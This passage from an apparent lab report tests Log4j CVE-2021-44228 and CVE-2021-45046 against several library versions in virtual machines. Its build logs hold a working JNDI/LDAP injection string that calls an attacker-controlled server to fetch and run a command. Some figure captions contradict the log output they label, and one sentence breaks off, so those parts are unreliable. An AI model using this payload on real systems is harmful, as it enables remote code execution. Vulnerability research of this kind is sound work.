[INFO] --- resources:3.3.1:resources (default-resources) @ hello-world ---
[WARNING] Using platform encoding (UTF-8 actually) to copy filtered resources, i.e. build is platform dependent!
[INFO] Copying 2 resources from src/main/resources to target/classes
[INFO]
[INFO] --- compiler:3.11.0:compile (default-compile) @ hello-world ---
[INFO] Changes detected - recompiling the module! :source
[WARNING] File encoding has not been set, using platform encoding UTF-8, i.e. build is platform dependent!
[INFO] Compiling 1 source file with javac [debug target 1.8] to target/classes
[WARNING] bootstrap class path not set in conjunction with -source 8
[INFO]
[INFO] --- exec:3.1.0:java (default-cli) @ hello-world ---
2024-04-29 05:20:04,905 net.code.java.Hello.main() WARN Attempt to access ldap server not in allowed list
05:20:04.842 [net.code.java.Hello.main()] ERROR net.code.java.Hello ${jndi:ldap://10.0.2.10:1389/serial/ROME/exec_unix/dG91Y2ggWU9UX0hBUkVfQkVFT19IQUNLRUQ=} - Exploit successfully executed
[INFO] -----
[INFO] BUILD SUCCESS
[INFO] -----
[INFO] Total time: 2.568 s
[INFO] Finished at: 2024-04-29T05:20:04Z
[INFO] -----
localhost:~/non_exploit_2_15# ls
pom.xml  src      target
localhost:~/non_exploit_2_15# _
```

Figure 8 : Output observed for Log4j version 2.15.0 with previous exploit CVE-2021- 44228, resulting in exploit failing



```
localhost:~/exploit_2_15# cd ../non_exploit_2_15
localhost:~/non_exploit_2_15# ls
pom.xml  src  target
localhost:~/non_exploit_2_15# ../apache-maven-3.9.5/bin/mvn compile exec:java
[INFO] Scanning for projects...
[INFO] -----< net.code.java:hello-world >-----
[INFO] Building hello-world 1.0.0
[INFO]    from pom.xml
[INFO] -----[ jar ]-----
[INFO] --- resources:3.3.1:resources (default-resources) @ hello-world ---
[WARNING] Using platform encoding (UTF-8 actually) to copy filtered resources, i.e. build is platform dependent!
[INFO] Copying 2 resources from src/main/resources to target/classes
[INFO] --- compiler:3.11.0:compile (default-compile) @ hello-world ---
[INFO] Changes detected - recompiling the module! :input tree
[WARNING] File encoding has not been set, using platform encoding UTF-8, i.e. build is platform dependent!
[INFO] Compiling 1 source file with javac [debug target 1.8] to target/classes
[WARNING] bootstrap class path not set in conjunction with -source 8
[INFO] --- exec:3.1.0:java (default-cli) @ hello-world ---
2024-04-29 04:47:37,502 net.code.java.Hello.main() WARN Attempt to access ldap server not in allowed list
04:47:37.456 [net.code.java.Hello.main()] ERROR net.code.java.Hello ${jndi:ldap://10.0.2.10:1389/serial/ROME/exec_unix/dG91Y2ggWU9UX0hBUkVfQkVFT191QUNLRUQ=} - Hello!
[INFO] -----
[INFO] BUILD SUCCESS
[INFO] -----
[INFO] Total time: 2.626 s
[INFO] Finished at: 2024-04-29T04:47:37Z
[INFO] -----
localhost:~/non_exploit_2_15# ls
pom.xml  src  target
localhost:~/non_exploit_2_15#
```

Figure 9 : Output observed for Log4j version 2.15.0 with new exploit CVE-2021-45046, resulting in Remote Code Execution

In the configuration of Log4j version **2.16.0**, our aim was to assess the efficacy of the reported fixes. Encouragingly, both CVE-2021-44228 and CVE-2021-45046 were effectively mitigated, as demonstrated by the absence of the "YOU_HAVE_BEEN_HACKED" file.

Log4j version 2.16.0 exhibited resilience against the identified vulnerabilities, offering a concrete demonstration of the effectiveness of the applied remedies.

Figure 10 : Output observed for Log4j version 2.16.0, showing there is no RCE

This thorough investigation across various Log4j versions emphasizes the crucial significance of timely software updates and effective patch management. The initial exploitation in earlier versions, followed by successful mitigation in Log4j version 2.16.0, underscores the ever-changing landscape of cybersecurity threats. It emphasizes the necessity of maintaining vigilance and implementing robust security measures to address evolving vulnerabilities effectively.

The virtualized environment, contained within three VirtualBox files in OVA format, is provided for your in-depth examination and replication of the project's findings. These files contain the complete system setup, ensuring an accurate replication of the observed outcomes. To enhance clarity, the provided examples are intentionally concise, offering adaptability for integration into various applications, including a SpringBoot server—

known to be a common target of the Log4j vulnerability. This approach facilitates a comprehensive assessment and validation of the identified security issues within a practical and controlled setting.

Conclusions and Suggestions

CVE-2021-44228 and CVE-2021-45046 specify the serious concerns from these vulnerabilities that can arise to users who have been using Log4j. It simplifies the risk of remote code execution that can be done only by changing one to two lines of code. With this flaw being discovered this technique can be used by any novice attacker to attack systems loaded with Log4j. Because with Remote code execution, the attackers get the opportunity to run any scripts with malicious code to gain information out of the system unethically. This was one of the major flaws in Log4j and many corporate companies were victims to it.

Significant modifications were provided in versions 2.16.0 and 2.12.2 (for older Java versions) to alleviate potential security vulnerabilities posed by prior Log4j versions, such as CVE-2021-44228 and CVE-2021-45046. The elimination of a function called message lookups, which guarantees that log patterns cannot include

Therefore, with changes in versions 2.16.0 and 2.12.2, Log4j became quite secure so it highly recommended to use latest and stable versions of Log4j for production use and if by any chance any organization must use the older versions, they should remove the JndiLookup class and then use it.

List of Figures

Figure 1: Screenshot of Alpine image.....	5
Figure 2 : Screenshot of DNS server with unbound.....	6
Figure 3 : Screenshot of Malicious VM with JNDI tool Kit.....	7
Figure 4 : Hello Class in Java with Log4j in Vulnerable Machine	8
Figure 5 : Changing the ThreadContext Instruction	9
Figure 6 : Four different configurations of Log4j	9
Figure 7 : Output observed for Log4j version 2.8.2.....	10
Figure 8 : Output observed for Log4j version 2.15.0 with previous exploit CVE-2021- 44228, resulting in exploit failing.....	11
Figure 9 : Output observed for Log4j version 2.15.0 with new exploit CVE-2021-45046, resulting in Remote Code Execution	12
Figure 10 : Output observed for Log4j version 2.16.0, showing there is no RCE	13

References

- [1] Red Hat - CVE-2021-45046 <https://access.redhat.com/security/cve/cve-2021-45046>
- [2] NetAppSecurityAdvisoryNTAP-20211210-0007 <https://security.netapp.com/advisory/ntap-20211210-0007/>
- [3] Understanding the Impact of Apache Log4j Vulnerability <https://security.googleblog.com/2021/12/understanding-impact-of-apache-log4j.html>
- [4] Cisco Security Advisory - Cisco-SA-Apache-Log4j <https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-apache-log4j-qRuKNEbd>
- [5] Siemens Product Security Advisory (PDF) <https://cert-portal.siemens.com/productcert/pdf/ssa-397453.pdf>
- [6] National Vulnerability Database <https://nvd.nist.gov/vuln/detail/cve-2021-45046>